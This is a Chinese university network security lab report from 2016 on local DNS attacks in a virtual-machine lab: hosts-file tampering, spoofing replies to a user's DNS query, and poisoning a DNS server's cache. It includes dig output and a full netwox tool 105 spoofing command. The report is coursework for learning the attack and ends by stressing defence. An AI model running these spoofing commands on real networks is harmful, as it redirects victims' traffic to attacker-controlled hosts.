

中南大学

网络安全课程实验报告

学生姓名 田雪鸣

指导教师 王伟平

学 院 信息科学与工程学院

专业班级 信息安全 1401

二〇一六 年 九 月

实验一 本地 DNS 攻击

1.1 实验内容

1. 修改本地 Host 文件

修改 User 本地的 Host 文件，增加 `www.example.com` 一项，指向 `1.2.3.4`

2. 欺骗回复 User 的 DNS 查询

当 User 向 DNS Server 发送 DNS 查询的时候，Attacker 监听了这个 DNS 查询请求，然后在 DNS Server 回复正确的 DNS Response 之前，先回复一个伪造欺骗的 DNS Response 给 User，从而达到了 DNS 欺骗的效果。

3. 对 DNS 服务器的攻击

当 DNS Server 对 Root DNS Server 询问的时候，Attacker 监听了 DNS Server 对外发出的 DNS Query，伪造了一个 DNS Response 给 DNS Server，从而让 DNS Server 中有了 DNS Cache，且设置的 `ttl` 很长，因此就能够达到高效的 DNS Attack。

1.2 实验配置

设置三台虚拟机在同一网段下，并配置 DNS 服务器

DNS Server 的配置：

- 1.修改`/etc/bind/named.conf.options` 文件
- 2.设置 DNS Server 的本地 zone
- 3.重启 bind9 服务

User 的配置：

- 设置 User 的默认 DNS 服务器为 `10.0.2.6`
- Attacker 的配置：
- 设置 Attacker 的默认 DNS 服务器为 `10.0.2.6`

1.3 实验过程

在配置好 DNS 服务器后

1. 修改本地 host 文件

```
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48441
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      10.0.2.51


;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      10.0.2.6

;; Query time: 3 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sun Nov 20 00:23:16 2016
;; MSG SIZE rcvd: 82
```

```
[11/20/2016 00:23] seed@ubuntu:~$ sudo vi /etc/hosts
[sudo] password for seed:
[11/20/2016 00:42] seed@ubuntu:~$ head /etc/hosts -n 2
1.2.4.4      www.example.com
127.0.0.1    localhost
[11/20/2016 00:43] seed@ubuntu:~$ ping www.example.com
PING www.example.com (1.2.4.4) 56(84) bytes of data.
```

2. 欺骗回复 User 的 DNS 查询



The screenshot shows the netwag application interface. The top menu bar includes File, Edit, Session, Options, and Help. Below the menu is a toolbar with buttons for Tool, Local info, Remote info, Clipboard, Search, Help, Form, Running, History, Copy command, Interrupt, Pause, scroll, and crush. The main window displays a command configuration for a DNS spoofing attack. The command is: `105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --filter "src host 10.0.2.5" --spoofip "best"`. The interface also shows the DNS question and answer sections for the query. The DNS question section shows: `id=6237 rcode=OK opcode=QUERY aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0 fhr.data.mozilla.com. A`. The DNS answer section shows: `id=6237 rcode=OK opcode=QUERY aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1 fhr.data.mozilla.com. A 10 1.2.3.4`. The bottom of the interface shows the command being executed: `Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --filter "src host 10.0.2.5" --spoofip "best"`.

```
Terminal
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41755
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                10      IN      A      1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.                 10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                 10      IN      A      1.2.3.5

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sun Nov 20 00:52:28 2016
;; MSG SIZE rcvd: 88
```

3. 对 DNS 服务器的攻击

同实验内容二使用的是同一个工具，修改攻击地址为 DNS 服务器所在机器。

File Edit Session Options Help

ToolLibreOffice Impressente info Clipboard

Search Help Form Running History

Parameters for tool 105 (Sniff and send DNS answers):

■ www.example.com	h hostname: hostname
■ 1.2.3.4	h hostnameip: hostname IP
■ ns.example.com	h authns: authoritative name server
■ 1.2.3.5	h authnsip: authns IP
■ Lo0	device: device name
■ Eth0	

Advanced parameters:

■ 10	- + h ttl: ttl in seconds
■ src host 10.0.2.5	h filter: pcap filter
linkbraw	
linkfbraw	
link	
■ rawlink	spoofip: IP spoof initialization type
linkraw	
best	

Generate Run it Reset Update

105 --hostname "www.example.com" --hostnameip 1.2.3.4 --a
uthns "ns.example.com" --authnsip 1.2.3.5 --filter "src host 10.
0.2.5" --spoofip "best"

Run N

实验心得

经过本次实验，不仅熟悉了虚拟机的安装也对 linux 操作系统有了更深的认识，将上课所学运用在实践中。这两个实验都不是很复杂，在完成的过程中对网络协议有了更清楚的认知，同时也略微了解了攻击工具的使用。我想本次实验更重要的是背后的思考，如何防范才是更重要的事。